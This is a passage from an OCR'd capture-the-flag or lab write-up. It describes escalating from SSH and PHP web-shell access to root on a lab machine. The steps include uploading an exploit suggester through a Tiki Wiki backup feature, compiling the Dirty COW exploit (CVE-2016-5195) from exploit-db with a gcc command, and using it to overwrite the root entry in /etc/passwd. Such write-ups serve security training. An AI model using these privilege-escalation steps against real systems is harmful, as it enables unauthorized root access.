


Figure 125: 192.168.65.210 SSH Access for kevin

12. Next, I after gaining SSH access, I tried using SCP to try and upload **exploit suggester** on the machine from my attacker pc, but it kept failing.
13. So, I went to the **upload backups** page in **Tiki wiki** and proceeded to upload **exploit suggester** via the **upload backup** feature which was successful.
14. I went back to my **PHP shell** on the browser and listed the files to find **exploit suggester binary**. I ran **chmod +x** which allowed it to become an executable. I had tired with SSH user access but didn't allow the **chmod** command to run.

Figure 126: chmod +x Exploit Suggester

15. I went back to my terminal with the **SSH access** and proceeded to execute **exploit suggester. I was able to** find the machine is vulnerable to **CVE-2016-5195 dirty cow 2** which affect **Linux Kernel 2.6.22 < 3.9**.




Figure 127: 192.168.5.65.210 Exploit Suggester

16. I searched for an exploit for the vulnerability which I found in the link: https://www.exploit-db.com/exploits/40899 . I downloaded the exploit code and upload the exploit via **Tikiwiki backups**, compile it with the command **gcc -pthread dirty.c -o dirty -lcrypt** via web shell access.
17. Went back to terminal with **SSH** and executed the exploit code on the machine.




Figure 128: CVE-2016-5195 dirtycow 2 exploit

18.This exploit uses the pokemon exploit of the dirtycow vulnerability
19.// as a base and automatically generates a new passwd line.
20.// The user will be prompted for the new password when the binary is run.
21.// The original /etc/passwd file is then backed up to /tmp/passwd.bak
22.// and overwrites the root account with the generated line.
23.// After running the exploit you should be able to login with the newly
24.// created user.

25. I then used su firefart command to elevate my privileges to root, only then was I able to use to enumerate the box, find and read the content of the rootflag.txt WebRoot-1976